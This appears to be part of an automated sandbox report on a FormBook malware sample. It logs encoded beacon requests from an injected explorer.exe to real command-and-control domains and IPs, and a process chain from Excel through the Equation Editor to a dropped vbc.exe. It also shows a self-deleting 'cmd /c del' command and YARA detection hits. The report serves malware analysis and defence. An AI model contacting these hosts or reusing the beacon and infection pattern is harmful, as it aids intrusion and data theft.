00 00 00 00 00 00 00 00 00 70 00 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 68 5b 00 00 00 10 00 00 00 5c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9c 12 00 00 00 70 00 00 00 14 00 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 58 5c 02 00 00 90 00 00 00 04 00 00 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 f0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 00 09 00 00 00 70 03 00 00 0a 00 00 00 78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$uJ$$$/{$%:$"y7f"$Rich$PELH\0p@tpp.texth[\ `.rdatap `@@.dataX\t@.ndata.rsrcpx@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	154.23.172.42	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:33:39.112761021 CET	309	OUT	GET /ecaq/?k0Dli=0bA4dpDh3xCt&z6BXjz6=+tTxZdgcqU79mMd7wf6ovAKHVoLw/EhrDF3C/ckFTtMjuwl+tr3x Rs8m7m6dFdAioc4v8g== HTTP/1.1 Host: www.14d7.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 19:33:39.297511101 CET	310	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 25 Nov 2021 18:33:39 GMT Content-Type: text/html Content-Length: 146 Connection: close Set-Cookie: security_session_verify=c9f037390686e1f1b209e91751a02cf8; expires=Mon, 29-Nov-21 02:33:39 GMT; pat h=/; HttpOnly Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body><center> 404 Not Found </center><hr><c enter>nginx</center></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	45.139.238.65	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:33:49.532947063 CET	311	OUT	GET /ecaq/?k0Dli=0bA4dpDh3xCt&z6BXjz6=4YbOQk8AO0vy4k2VmRJxI3NcMocUM9+uNZ05HSgMgTndh1RwRX9N SBB2ccr9KRceRZRXnw== HTTP/1.1 Host: www.gzz06j.cloud Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:33:49.594042063 CET	311	IN	HTTP/1.1 302 Found Connection: close Date: Thu, 25 Nov 2021 18:33:48 GMT Server: Kestrel Content-Length: 0 Location: http://google.com

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	45.130.41.10	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:33:54.785247087 CET	312	OUT	GET /ecaq/?z6BXjz6=qIaOAylHD+7nuLCKVj0dqMEagOlqUztLhCHwuYmgFKo0pBs1u2Qf4sHa5T8Epw0dehH0mQ==&k0Dli=0bA4dpDh3xCt HTTP/1.1 Host: www.flagimir.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 19:33:54.912919998 CET	312	IN	HTTP/1.1 404 Not Found Server: nginx-reuseport/1.21.1 Date: Thu, 25 Nov 2021 18:33:54 GMT Content-Type: text/html; charset=iso-8859-1 Content-Length: 285 Connection: close Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 65 63 61 71 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 55 6e 69 78 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 66 6c 61 67 69 6d 69 72 2e 73 74 6f 72 65 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /ecaq/ was not found on this server. <hr><address>Apache/2.4.10 (Unix) Server at www.flagimir.store Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49172	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 19:34:00.087255001 CET	313	OUT	GET /ecaq/?k0Dli=0bA4dpDh3xCt&z6BXjz6=Auz5euyZ0mn/RqJ0JcD8xijjXrO6gdmIQxpKfZB0kleOtIEmrjANtIGBIbrQdiyKeV2Adg== HTTP/1.1 Host: www.trendyhunterr.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 19:34:00.105626106 CET	314	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 25 Nov 2021 18:34:00 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.trendyhunterr.com/ecaq/?k0Dli=0bA4dpDh3xCt&z6BXjz6=Auz5euyZ0mn/RqJ0JcD8xijjXrO6gdmIQxpKfZB0kleOtIEmrjANtIGBIbrQdiyKeV2Adg== X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2244 Parent PID: 596

General

Start time:	19:31:17
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f940000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 1444 Parent PID: 596

General

Start time:	19:31:39
Start date:	25/11/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2680 Parent PID: 1444

General

Start time:	19:31:43
Start date:	25/11/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	293676 bytes
MD5 hash:	37E3BB346ED2D40624668C1D80A9D560
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.465677095.0000000000490000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.465677095.0000000000490000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.465677095.0000000000490000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 11%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: vbc.exe PID: 1868 Parent PID: 2680

General

Start time:	19:31:45
Start date:	25/11/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	293676 bytes
MD5 hash:	37E3BB346ED2D40624668C1D80A9D560
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.500496726.0000000000390000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.500496726.0000000000390000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.500496726.0000000000390000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.500520778.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.500520778.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.500520778.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.465010380.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.465010380.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.465010380.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.500610869.0000000000820000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.500610869.0000000000820000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.500610869.0000000000820000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.465359604.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.465359604.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.465359604.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.464491442.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.464491442.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.464491442.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 1868

General

Start time:	19:31:47
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.492702725.0000000009521000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.492702725.0000000009521000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.492702725.0000000009521000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.485058006.0000000009521000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.485058006.0000000009521000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.485058006.0000000009521000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: wscript.exe PID: 2536 Parent PID: 1764

General

Start time:	19:32:00
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wscript.exe
Imagebase:	0x660000
File size:	141824 bytes
MD5 hash:	979D74799EA6C8B8167869A68DF5204A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.668009363.00000000000D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.668009363.00000000000D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.668009363.00000000000D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.667963652.0000000000070000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.667963652.0000000000070000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.667963652.0000000000070000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.668043028.0000000000140000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.668043028.0000000000140000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.668043028.0000000000140000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2564 Parent PID: 2536

General

Start time:	19:32:03
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\Public\vbc.exe"
Imagebase:	0x49fb0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis